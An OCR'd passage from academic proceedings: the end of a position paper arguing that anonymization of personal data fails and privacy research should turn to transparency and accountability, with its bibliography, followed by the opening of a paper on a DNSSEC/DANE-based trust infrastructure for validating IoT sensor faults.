1772 papers in 2017. In fact, just the rise in papers mentioning cryptography between 2016 and 2017 is larger than the number of papers referring to each one of the key words transparency, unlinkability, intervenability, accountability, or usability in the same year.

Overall this analysis indicates that privacy research has a strong trend towards solutions and concepts that are based on cryptography and those aspects that can be achieved (to a significant extend) by cryptographic means including anonymity and the privacy protection goals of confidentiality and integrity (see Figure 2).



Fig. 2: Number of Scopus publications per year with "privacy AND crypto*AND keyword" (see figure) in title, abstract or keywords.

To substantiate our observations we have also analyzed the 49 papers contained in the replication set of a recent review of privacy patterns [LFH17]. These papers have a focus on integrating privacy concerns in software engineering and should thus address hands-on challenges arising when developing software with a privacy impact.

Three reviewers (who are among the authors) independently analyzed title and abstract of these papers with the goal to identify which privacy protection goals [HJR15] are addressed. Each contribution was coded with one or multiple privacy protection goals [HJR15]. Each reviewer coded the contributions independently. Codings were discussed afterwards, the agreements and disagreements were counted and the inter-coder reliability (IRR) was computed [MH94]. At 95.6%, the IRR was very high, showing strong agreements between the codes of the reviewers. Within each code, the IRR was above 90% (Tab. 1). However, 20 of the 49 papers could not be coded based on abstract and title and were therefore not included in the analysis.

Code	Confidentiality	Transparency	Intervenability	Availability	Unlinkability	Integrity
#	16/18/19	9/8	3/2/4	0	17/19	4/5
IRR	93.88%	97.96%	95.92%	100%	91.84%	93.88%

Tab. 1: Coded appearances of protection goals in privacy literature sample

Confidentiality was identified in 16 – 19 contributions, along with unlinkability in 17 – 19 contributions (depending on the reviewer) followed by transparency, integrity and intervenability. Note that in this analysis the reviewers treated anonymity as a facet of unlinkability and thus included papers addressing anonymity under the label unlinkability. Finally, no contributions could be attributed to focus on availability. Very notably, trends similar to the Scopus search emerge, even though the sample used is focused on software development and thus on a rather pragmatic approach towards privacy. However, the number of contributions that focus on transparency stands out as the third most frequent topic. A closer look shows that most papers related to "transparency" concentrate on the clarity of privacy policies, informed consent, notifications, and privacy assessments rather than transparency in data and meta-data processing.

Overall the protection goals of confidentiality and anonymity (unlinkability) dominate the discourse while other protection goals like intervenability, availability, integrity and transparency are under-represented. Addressing the under-represented privacy protection goals appropriately requires non-trivial organizational and technological solutions, but comparatively little research is apparently carried out in these directions.

3 The Anonymization Fallacy

This situation would be acceptable if anonymity was achieved in most use-cases. For example, the GDPR is not applicable to anonymous data and, thus, there is no need to address the privacy protection goals of transparency, intervenabilty, and accountability if personal data is properly anonymized. Anonymization implies that data which previously pointed to individuals is processed and afterwards cannot be uniquely related to these individuals anymore.

When automated data processing first became available, anonymization of personal information was considered quite the trivial task: just remove the person's name or social security number. This, however, did not work, since the data stayed relatable to a person by inference and profiling. The unexpected complexity of anonymization led to situations where organizations stored, and even published, data they believed was anonymous, but which in fact was quite easy to de-anonymize [Oh09].

This does not necessarily apply to aggregated data: It is quite easy to see that providing results of a statistical analysis of large datasets in an anonymous way is trivial: whether an individual suffers from a specific illness is critical personal information, however, the percentage of the overall population of Europe suffering from the same illness is not.

In contrast, anonymization of individual information has proven far more elusive, even though various mechanisms have been proposed to this end. Those mechanisms range from simply removing personal identifiers such as the individual's name [Oh09] to sophisticated privacy-enhancing technologies based on, e.g., k-anonymity, l-diversity, t-closeness [LLV07], or differential privacy [BMS13]. It should be noted, however, that applying those technologies is a careful balancing act [Pa06], and the required trade-off between processing utility and privacy protection may very well fail and lead to either very limited protection [Sh10], or enormous distortion of even trivial calculations [BMS13]. At the same time, de-anonymization techniques are continually evolving, and routinely identify upwards of eighty percent of individuals in datasets with very sparse information [Ji14]. Further, according to literature, it is impossible to anonymize:

- Location information [ZB11, Kr07, Sh10]
- More generally, dynamic behavior [DT13]
- And any form of structured individual data in general [Ji14].

What makes this especially problematic is the polysemy of the term anonymity. While computer scientists commonly see anonymity as a relative concept, and have developed various metrics for determining the degree to which information has been anonymized [Ke08], to legal scholars and data protection practitioners anonymity signifies the absence of personal information, at least to a degree where it is not feasible to establish a link to any individual without disproportionate effort (de-facto anonymization). From a technical point of view, anything beyond de-facto anonymization cannot be reached, as some identifying information will be leaked in any case [DT13]. However, it is concerning that even the most advanced privacy-enhancing technologies for anonymization either leave a significant amount of individuals unprotected or entirely negate the utility of the processing [BMS13].

Hence, it appears questionable whether even de-facto anonymization is really achievable. Certainly, all investigations of its effectiveness indicate that it is not. In fact, accounts dating back as far as the seventies state that anonymization of individual information is impossible [Ja73]. This failure of anonymization is reflected in many practical applications. For example, Google street view links at least part of its pixelation efforts to user intervenability [Mi18], and the generated effect is limited, both with regard to coverage [Fr09] and with regard to effectiveness [Mi18], so we believe it should not be considered anonymization. Rather, anonymization attempts should be carried out with care, as unlinkability and intervenability are antipodal protection goals [HJR15], e.g. the unlinkability provided by pixelating an individual's face may prevent that individual from requesting deletion, while the remaining information (clothing,

location...) may be enough for an adversary to derive critical personal information. This may have very serious repercussions, such as sanctions under the European GDPR.

Therefore, if a significant part of research in the privacy space was concerned with relevance and applicability, we should observe a decrease in research covering anonymity, and an increase in investigations of pseudonymity. Despite the fact that pseudonymity was discussed in the early papers in privacy research e.g. [Ch81], and suggested as a suitable method for the legal structuring of IT security infrastructures [Ro95] more than 20 years before the GDPR, this certainly does not appear to be the case. In addition to what was discussed in Section 2, Fig. 3 shows the number of papers referring to "privacy AND anonym*" versus the ones that refer to "privacy AND pseudonym*"- a discrepancy that gives reason for concern.



Fig. 3: Number of Scopus publications per year mentioning "privacy AND anonym*" or "privacy AND pseudonym*"

This paper thus takes the position that this enduring failure to anonymize individual information has fundamental consequences for privacy engineering. As processing insufficiently anonymized information may amount to processing personal information without taking the necessary precautions, specifically with regard to transparency and intervenability, a paradigm shift is needed. For any privacy-critical use case involving personal information, especially for commercial use cases emphasising compliance, we are convinced that research and development should move away from the focus on unlinkability and rather focus on transparency and accountability [ZC15] instead. This is especially pressing as recent application scenarios such as the social web, the sharing economy and the Internet of Things pose unprecedented challenges [VB18] for the implementation of measures for transparency and intervenability [LR13, To16], while at the same time, legislation such as Europe's GDPR foresees significant sanctions for negligence of transparency and accountability obligations [We18].

4 The Way Forward: Accountability

Above, we argued that anonymization is not a well-fitting approach to data protection. Furthermore, apart from very few cases such as statistical analysis of aggregated data, failed anonymization, i.e., anonymization that purportedly worked but did not actually remove linkability (either fully or de-facto), is in blatant contradiction to privacy goals such as intervenability. We believe that, in order to support informational self-determination and to not stifle beneficial processing of personal data, privacy engineering should focus on transparency, accountability, and intervenability instead of anonymization. But what exactly do we mean with "accountability" and how do we envision to enable it using technology?

Just like "privacy" the term "accountability" is multi-faceted and often seems to elude a clear definition. Notwithstanding, most definitions of accountability consider transparency and the possibility of sanctions constitutive elements of accountability [ZC15]. Further, control is often seen as a core dimension of accountability [Ko08] and, sometimes, accountability is even considered a form of control [Bo05].

As of late, accountability has also been explicitly postulated as an aspect of data protection in the GDPR, which defines its "accountability principle" in Article 5(2). In the GDPR context, the accountability principle refers to data controllers' obligation to not only adhere to the principles relating to processing of personal data defined in the regulation but to also be able to demonstrate compliance with those principles. Consequently, here, accountability refers to accountability of data controllers towards the regulator (and DPAs). As can be seen, the "accountability principle" postulated in the GDPR as an obligation to provide proof of compliance, also reflects the constitutive elements of accountability, i.e., transparency, sanctions and control or intervenability.

However, we consider accountability as defined in the GDPR with its focus on accountability regarding compliance and towards the regulator and supervisory authorities only one aspect of accountability as a privacy principle. While most certainly relevant and highly important, we argue that this notion of accountability needs to be complemented with user-centric accountability and respective technologies. In fact, studies have shown repeatedly that users face great difficulties in understanding and making privacy related choices [RDG17]. Obviously, users cannot on their own sanction a data controller, at least as long as one understands sanctioning in a narrow sense and does not consider boycotts or porting data to a different data controller as sanctions. Still, the GDPR already provides a broad set of instruments to support user-centric accountability and, in particular, its constitutive elements transparency and intervenability. For example, a data subject can exercise the rights to access and to object, rectification, restriction of processing and erasure in order to achieve transparency and intervenability, respectively (cf. Chapter 3 GDPR).

In order to exercise the aforementioned rights, the data subject must be unambiguously identifiable and, hence, her data cannot be anonymized. Further, exercising these rights

is often cumbersome, albeit the GDPR lays down several provisions aimed at facilitating exercise of these rights. Hence, we argue that research of technologies to support users to hold data controllers accountable needs to be intensified.

Technologically, we envision advanced transparency and intervenability measures, tackling the as of yet unsolved challenges of, e.g., IoT consent [LR13] and transparency mechanisms [To16]. Further, from a methodological perspective, privacy engineering methods need to be developed further to take into account the special characteristics of the Internet of Things and the shortcomings of anonymization. This must include not only the enhancement of methods for privacy impact assessment and ensuring privacy by design in general but also of methods and patterns for ensuring "transparency by design" and wide-ranging control capabilities for the user.

5 Conclusion

It is becoming increasingly clear that anonymization is quite easy to break, and even de-facto anonymization can hardly be reached for individual information. However, this does not need to be the end of privacy. To the contrary, it opens up new challenges for privacy research, as modern application scenarios make offering appropriate implementations of consent and transparency, which used to be quite trivial efforts, very challenging. We acknowledge that privacy-preserving (as opposed to privacy-enhancing) anonymous (as opposed to anonymizing) communication and credential technologies (cf. [Fö15]) are clearly working, and may even result in anonymity in use cases where no personal information was involved to begin with. We also acknowledge data minimization as a valid goal for privacy engineering, but we do point out that anonymization of individual personal information is an embodiment of an ideal that even technologists active in the cryptography space agree is unreachable [DT13].

In addition, we are convinced that the study of privacy in use cases where personal information is tied to a specific user is very relevant, and this relevance is only growing. Therefore, we encourage an emphasis on privacy research in transparency, accountability, and intervenability. The complexity of those topics in the aforementioned use cases is quite significant, and up till now, most experiments have been confined to platform operators such as Google [Or14], the operator of the street view service discussed above, who are clearly building knowledge about and fine-tuning their transparency and intervenability systems, such as the Google privacy dashboard [Or14]. After the broad failure of anonymization, with the proliferations of e.g. social networks, personal digital assistants, and the Internet of Things, and with the GDPR now binding, we can hardly afford an interregnum in privacy research where old methods are conserved without clear aim or merit. It would be regrettable if privacy researchers could not contribute to the pressing social questions raised by contemporary applications of technology.

Bibliography

[Ba12] Baghai, Katayoun: Privacy as a Human Right: A Sociological Theory. Sociology, 46(5):951–965, October 2012.

[BMS13] Bambauer, Jane; Muralidhar, Krishnamurty; Sarathy, Rathindra: Fool's Gold: An Illustrated Critique of Differential Privacy. Vanderbilt Journal of Entertainment and Technology Law, 16:701, 2013.

[Bo05] Bovens, Mark: Public Accountability. In (Ewan Ferlie, Laurence E. Lynn Jr., and Christopher Pollitt): The Oxford Handbook of Public Management, pp. 182-208, 2005.

[Ch81] Chaum. David L. Untraceable electronic mail, return addresses, and digital pseudonyms. Commun. ACM 24, 2 (February 1981), 84-90.

[DT13] Danezis, George; Troncoso, Carmela: You Cannot Hide for Long: De-anonymization of Real-world Dynamic Behaviour. In: Proceedings of the 12th ACM Workshop on Workshop on Privacy in the Electronic Society. WPES '13, ACM, New York, NY, USA, pp. 49–60, 2013.

[Fö15] Förster, David; Löhr, Hans; Zibuschka, Jan; Kargl, Frank: REWIRE – Revocation Without Resolution: A Privacy-Friendly Revocation Mechanism for Vehicular Ad-Hoc Networks. In: Trust and Trustworthy Computing. Springer, Cham, pp. 193–208, 2015.

[Fr09] Frome, A.; Cheung, G.; Abdulkader, A.; Zennaro, M.; Wu, B.; Bissacco, A.; Adam, H.; Neven, H.; Vincent, L.: Large-scale privacy protection in Google Street View. In: 2009 IEEE 12th International Conference on Computer Vision. pp. 2373–2380, 2009.

[HJR15] Hansen, M.; Jensen, M.; Rost, M.: Protection Goals for Privacy Engineering. In: 2015 IEEE Security and Privacy Workshops. pp. 159–166, 2015.

[Ja73] Jacobs, G.: Die Unwirksamkeit der Anonymisierung von Individualdaten — dargestellt am Beispiel der Amtlichen Studentenstatistik. Öff. Verw. Datenverarbeitung, 3:258–261, 1973.

[Ji14] Ji, Shouling; Li, Weiqing; Srivatsa, Mudhakar; Beyah, Raheem: Structural Data Deanonymization: Quantification, Practice, and Implications. In: Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security. CCS '14, ACM, New York, NY, USA, pp. 1040–1053, 2014.

[Ke08] Kelly, Douglas J.; Raines, Richard A.; Grimaila, Michael R.; Baldwin, Rusty O.; Mullins, Barry E.: A Survey of State-of-the-art in Anonymity Metrics. In: Proceedings of the 1st ACM Workshop on Network Data Anonymization. NDA '08, ACM, New York, NY, USA, pp. 31–40, 2008.

[Ko05] Koppell Jonathan: Pathologies of accountability: ICANN and the challenge of "multiple accountabilities disorder". Public administration review, 65(1):94-108, 2005

[Kr07] Krumm, John: Inference Attacks on Location Tracks. In: Pervasive Computing. Springer, Berlin, Heidelberg, pp. 127–143, 2007.

[LFH17] Lenhard, J.; Fritsch, L.; Herold, S.; A Literature Study on Privacy Patterns Research. In: 2017 43rd Euromicro Conference on Software Engineering and Advanced

Applications (SEAA), Vienna, 2017, pp. 194-201. doi: 10.1109/SEAA.2017.28

[LLV07] Li, N.; Li, T.; Venkatasubramanian, S.: t-Closeness: Privacy Beyond k-Anonymity and l-Diversity. In: 2007 IEEE 23rd International Conference on Data Engineering. pp. 106–115, 2007.

[LR13] Luger, Ewa; Rodden, Tom: An Informed View on Consent for UbiComp. In: Proceedings of the 2013 ACM International Joint Conference on Pervasive and Ubiquitous Computing. UbiComp '13, ACM, New York, NY, USA, pp. 529–538, 2013.

[MH94] Miles, M. B.; Huberman, A. M.: Qualitative Data Analysis: An Expanded Sourcebook. Sage Publications, Thousand Oaks, CA, 1994.

[Mi18] Minor, Jens: Google Maps: Bei Streetview verpixelte Gebäude werden in den Luftaufnahmen wieder sichtbar. GoogleWatchBlog, 2018. https://www.googlewatchblog. de/2018/02/google-maps-in-streetview/; acc. 2018-09-17.

[Oh09] Ohm, Paul: Broken Promises of Privacy: Responding to the Surprising Failure of Anonymization. UCLA Law Review, 57:1701, 2009.

[Or14] Ortlieb, Martin: The Anthropologist's View on Privacy. IEEE Security & Privacy, 12(3):85-87, 2014.

[Pa06] Pang, Ruoming; Allman, Mark; Paxson, Vern; Lee, Jason: The Devil and Packet Trace Anonymization. SIGCOMM Comput. Commun. Rev., 36(1):29–38, 2006.

[Pa10] Papacharissi, Zizi: Privacy as a luxury commodity. First Monday, 15(8), 2010.

[PH10] Pfitzmann, Andreas; Hansen, Marit: A terminology for talking about privacy by data minimization: Anonymity, Unlinkability, Undetectability, Unobservability, Pseudonymity, and Identity Management, v0.34. 2010.

[PPC17] Pennarola, Ferdinando; Pistilli, Luca; Chau, Michael: Angels and Daemons: Is more Knowledge better than less Privacy? An Empirical Study on a K-anonymized openly available Dataset. In: ICIS 2017 Proceedings. AIS, Seoul, South Korea, 2017.

[Ra07] Radmacher, Mike; Zibuschka, Jan; Scherner, Tobias; Fritsch, Lothar; Rannenberg, Kai: Privatsphärenfreundliche topozentrische Dienste unter Berücksichtigung rechtlicher, technischer und wirtschaftlicher Restriktionen. In: 8. Internationale Tagung Wirtschaftsinformatik 2007 - Band 1. pp. 237–254, 2007.

[RDG17] Ramachandran, S.; Dimitri, A.; Galinium, M.; Tahir, M.; Ananth, I.V.; Schunck, C.; Talamo, M.: Understanding and granting android permissions: A user survey; In: Proceedings – 2017 International Carnahan Conference on Security Technology, Pages 1-6, 2017.

[Ro95] Roßnagel, Alexander. „Rechtliche Gestaltung informationstechnischer Sicherungsinfrastrukturen" in „Sicherungsinfrastrukturen: Gestaltungsvorschläge für Technik, Organisation und Recht" Hammer, (Editor), Springer-Verlag Berlin Heidelberg p. 177, 1995.

[RZ06] Roßnagel, Heiko; Zibuschka, Jan: Single Sign On mit Signaturen. Datenschutz und Datensicherheit - DuD, 30(12):773–777, 2006.

[Sh10] Shokri, Reza; Troncoso, Carmela; Diaz, Claudia; Freudiger, Julien; Hubaux, Jean-Pierre: Unraveling an Old Cloak: K-anonymity for Location Privacy. In: Proceedings of the 9th Annual ACM Workshop on Privacy in the Electronic Society. WPES '10, ACM, New York, NY, USA, pp. 115–118, 2010.

[TBC15] Tsormpatzoudi, Pagona; Berendt, Bettina; Coudert, Fanny: Privacy by Design: From Research and Policy to Practice – the Challenge of Multi-disciplinarity. In: Privacy Technologies and Policy. Springer, Cham, pp. 199–212, 2015.

[To16] Tolmie, Peter; Crabtree, Andy; Rodden, Tom; Colley, James; Luger, Ewa: "This Has to Be the Cats": Personal Data Legibility in Networked Sensing Systems. In: Proceedings of the 19th ACM Conference on Computer-Supported Cooperative Work & Social Computing. CSCW '16, ACM, New York, NY, USA, pp. 491–502, 2016.

[VB18] Voigt, Paul; Bussche, Axel von dem: Besondere Verarbeitungssituationen. In: EU-Datenschutz-Grundverordnung (DSGVO), pp. 311–320. Springer, Berlin, Heidelberg, 2018. DOI: 10.1007/978-3-662-56187-4_9.

[vSvN13] von Solms, Rossouw; van Niekerk, Johan: From information security to cyber security. Computers & Security, 38:97–102, 2013.

[We18] Weichert, Thilo: Datenschutz. In: Handbuch Staat, pp.1375-1385. Springer VS, Wiesbaden, 2018. DOI: 10.1007/978-3-658-20744-1_124.

[Wi12] Wicker, Stephen B.: The Loss of Location Privacy in the Cellular Age. Commun. ACM, 55(8):60–68, 2012.

[ZB11] Zang, Hui; Bolot, Jean: Anonymization of Location Data Does Not Work: A Large-scale Measurement Study. In: Proceedings of the 17th Annual International Conference on Mobile Computing and Networking. MobiCom '11, ACM, New York, NY, USA, pp. 145–156, 2011.

[ZC15] Zimmermann, Christian; Cabinakova, Johana: A Conceptualization of Accountability as a Privacy Principle. In: Business Information Systems Workshops. Springer, Cham, pp. 261–272, 2015.

Implementation of Distributed Light weight trust infrastructure for automatic validation of faults in an IOT sensor network

Isaac Henderson Johnson Jeyakumar[1], Sven Wagner[2] and Heiko Roßnagel[3]

Abstract: The goal of the paper is to design and implement a distributed trust infrastructure, which makes use of the existing Internet Domain Name System (DNS) and its global trust anchor. Since it has high scalability and eases the burden on relying parties in turn, allows for highly efficient queries to support individual trust decisions. In this implementation, a stand-alone private DNS infrastructure including top level domains was developed with Raspberry Pi Cluster. Further, the security of the DNS for the trust infrastructure is enhanced by implementing DNSSEC and DANE protocol with TLSA resource records. It also includes the core functionality of the LIGHTest infrastructure like developing trust lists, Trust Scheme Publication Authority (TSPA) and a Delegation Publisher (DP). In this paper, a distributed trust infrastructure is developed and visualized practically by designing an infrastructure for validation and authentication of faults in the sensor system of an organization using a Raspberry Pi Cluster.

Keywords: Distributed trust infrastructure, DNS, DNSSEC, Raspberry Pi Cluster, Trust Scheme Publication Authority.

1 Introduction

Globally, every second enormous amount of transactions are conducted virtually over the Internet, in which decision on verifying who is on the other end of the transaction is important. Therefore, it is necessary to have assistance from trust infrastructure authorities to certify the trustworthiness of electronic identities, which is already implemented by many security algorithm and certificate authorities. But querying the trust infrastructure authorities in a secured manner without disturbing the end to end trust is a challenging task leading the verifiers to deal with high number of formats and protocols. To address this problem, the EU-funded LIGHTest project (https://lightest.eu/) attempts to build a global distributed trust infrastructure [BL16], which provides a solution that allows distinguishing legitimate identities from scoundrel

[1]University of Stuttgart, Masters in INFOTECH, 70569, Stuttgart. jisaachenderson@gmail.com
[2]University of Stuttgart, Institute of Human Factors and Technology Management, Allmandring 35, 70569 Stuttgart, {firstname.name}@iat.uni-stuttgart.de
[3]Fraunhofer IAO, Fraunhofer Institute of Industrial Engineering IAO, Nobelstr. 12, 70569 Stuttgart, {firstname.name}@iao.fraunhofer.de

ones. This efficient trust infrastructure finds its application ranging from verification of electronic signatures, over e-Procurement, e-Justice, e-Health, and law enforcement, up to the verification of trust in sensors and devices in the Internet of Things (IOT). In the paper, the importance of security in the IOT network and drawbacks of the current security infrastructures is analyzed in section 2. The concept and components of LIGHTest is discussed in section 3. The proposed implementation of the distributed lightweight infrastructure for an IOT sensor network is discussed in section 4. Finally, one of the fast developing authentication technique called Block Chain technology is analyzed with the proposed trust infrastructure using DNS in section 5.

2 Related Work

2.1 Importance of Security in Industry 4.0

With the increased connectivity and use of standard communication protocols that come with Industry 4.0 [Bl17], the need to protect critical industrial systems and manufacturing lines from cybersecurity threats increases dramatically. As a result, secure, reliable communications, as well as sophisticated identity and access management of machines and users, are essential. The term Cyber-Physical Systems (CPS) has been defined as the systems in which natural and human-made systems (physical space) are tightly integrated with computation, communication and control systems (cyberspace). Decentralization and autonomous behaviour of the production process are the main characteristics of CPS. The evolution of CPS mainly depends on the adoption and reconfiguration of product structures and supply networks. For example: when a city traffic control system is brought into CPS, it has to adopt to the standards and configurations of CPS network. The continuous interchanging of data is carried out by linking cyber-physical systems intelligently with the help of cloud systems in real time. Use of proper sensors in CPS should find out the failure occurring in machines and automatically prepare for fault repair actions on CPS. Which in turn finds the optimum utilization of each work station with the help of cycle time required for the operation performed on that station. An example of cyber-physical system is the connected smart vehicle which represents the development of Industry 4.0. US Commerce Department's National Institute of Standards and Technology (NIST) developed five critical functions [Ar17] necessary to make security effective on an ongoing basis namely Identity, Protect, Detect, Respond and Recover.

2.2 Cyber security threats to IOT systems

IOT facilitate integration between the physical world and computer communication networks. Applications (apps) such as infrastructure management and environmental monitoring makes privacy and security techniques [RJ13] critical for future IOT systems [ACH15]. Consisting of radio frequency identifications (RFIDs), wireless sensor networks (WSNs), and cloud computing, IOT systems are vulnerable to network attacks,

physical attacks, software attacks and privacy leakage. The IOT security threats are as follows.

•**DoS**: Denial of Service (DoS) attackers aim to restrain IOT devices from inheriting the network and computation resources.

•**DDoS**: Distributed Denial of Service (DDoS) attackers with hundreds of IP addresses make it more difficult to distinguish the genuine IOT device traffic from attack traffic. Distributed IOT devices with light-weight security protocols are especially prone to DDoS attacks.

•**Jamming**: Attackers send fake signals to suspend the ongoing radio transmissions of IOT devices and further diminish their energy, bandwidth, central processing units (CPUs) and memory resources of IOT devices or sensors during their failed communication attempts.

• **Spoofing**: A spoofing node impersonates a legal IOT device with its identity such as the Medium Access Control (MAC) address, Universally Unique Identifier (UUID) and RFID tags to gain illegal access to the IOT network system.

•**Man-in-the-middle attack**: A Man-in-the-middle attacker sends jamming and spoofing signals with the goal of secretly monitoring, eavesdropping and altering the private communication between IOT devices.

•**Software attacks**: Mobile malicious software's such as Trojans, ransomware, worms, and the virus can result in privacy leakage, data theft, economic loss, power depletion and network performance deterioration of IOT systems.

•**Privacy leakage**: IOT systems have to protect the privacy of the user during data caching and exchange. Some caching owners are inquisitive about the data contents stored on their devices and analyze and sell them to third parties for a large amount of money. For example: In recent days wearable devices that collect user's personal information such as location and health had witnessed an increased risk of personal privacy leakage.

2.3 PKI based open source Infrastructures

A Public Key Infrastructure (PKI) [CBH02] is a cryptographic technique that binds public keys with respective identities of entities (like organizations). The binding is established through a process of registration and issuance of certificates at and by a Certificate Authority (CA). Which allows creating a set of roles, policies, procedures and in turn manage, distribute, use, store, and revoke digital certificates and manage public-key encryption. The purpose of a PKI is to facilitate the secure electronic transfer of information for a range of network activities such as e-commerce, internet banking and confidential email. Nowadays due to the increase of devices in IOT, there are open source PKI infrastructures like IOT_pki [DLL18] which can be used to create certificate easily and verify digital signatures.

2.4 Disadvantages of current security infrastructures

In general, there are many certificate-based solutions which are suitable for the IOT. For example: PKI, in which verification of all identities are allowed, provided they are appropriately registered with equipped certificates. But PKI are often limited for the current IOT standards because they are often too expensive [Ss07] since a large number of devices are connected to the network. The critical weakness of the current X.509 scheme implementation is that any CA trusted by a particular party can then issue certificates for any domain they choose. Such certificates will be accepted as valid by the trusting party, whether they are legitimate and authorized or not. This is a serious shortcoming as most commonly encountered technologies employs X.509 certificates [CBH02]. For example: All major web browsers are distributed to their end-users pre-configured with a list of trusted CAs that numbers in the dozens. This means that any one of these pre-approved trusted CAs can issue a valid certificate for any domain.

This issue is the driving impetus behind the development of the *DNS-based Authentication of Named Entities* (DANE) protocol. If adopted in conjunction with *Domain Name System Security Extensions* (DNSSEC), DANE will greatly reduce the role of trusted third party CAs in a domain's PKI.

3 Concept of light weight trust infrastructure using DNS in fault authentication of sensor management system

The EU research project LIGHTest proposed to develop a light weight identity management system which uses the DNS infrastructure of the internet. The security mechanisms of the DNS is enhanced DNSSEC and DANE which offer together a worldwide available and accepted central root certificate (trust anchor) and also the ability to operate in a hierarchical structure. With DNSSEC a certificate chain is developed from child till root to make the zones secured, thereby reducing the man in the middle attack. The distributed hierarchy infrastructure of DNS can be used to create distributed trust schemes which are independent of each other. The hierarchical structure also reduces the complexity and management of devices in the IOT network. For example, the manufacturer of sensors has its own trust policies and certificates to verify the certificate of the sensor. LIGHTest offers the possibility to reduce the customer overload not by storing and managing each and every sensor certificates in its IOT network, but it will be taken care of by the manufacturer. The customer DNS server has to trust the trust scheme publication authority of the manufacturer. This reduces the complexity of the network and also it gives the manufacturer possibility to take care of all the certificates and decide the entries of the trust lists based on the situation.

3.1 Distributed Authority of DNS

In the concept of fault authentication in an IOT sensor network, a company which has locations in many countries is considered. And how their sensors are brought into the DNS server and linked to the corresponding Trust Scheme Publication Authority will be explained. For simplification, how a sensor transaction e.g. from a machine component located in Germany is authenticated will be explained. The hierarchy binding of the zone in DNS is shown in Fig 1: The top level of the domain is considered as *.raspidemo* and under this comes secondary domain with respect to country *germany. raspidemo.* And all the details of the sensors are located in the corresponding zone file. The implementation has the flexibility to accommodate many zones. For example: for sensor in other country like India, Austria.



Fig 1 : Hierarchy binding of zones in DNS using DNSSEC

Since each country sensors may have different trust schemes, it is added in the third zone of the DNS server as *trust.germany.raspidemo.* This points to the corresponding trust scheme of the sensor, which in turn point by URI to the corresponding trust lists which are managed by the manufacturer.

3.2 Querying sensor data using DNS and TSPA

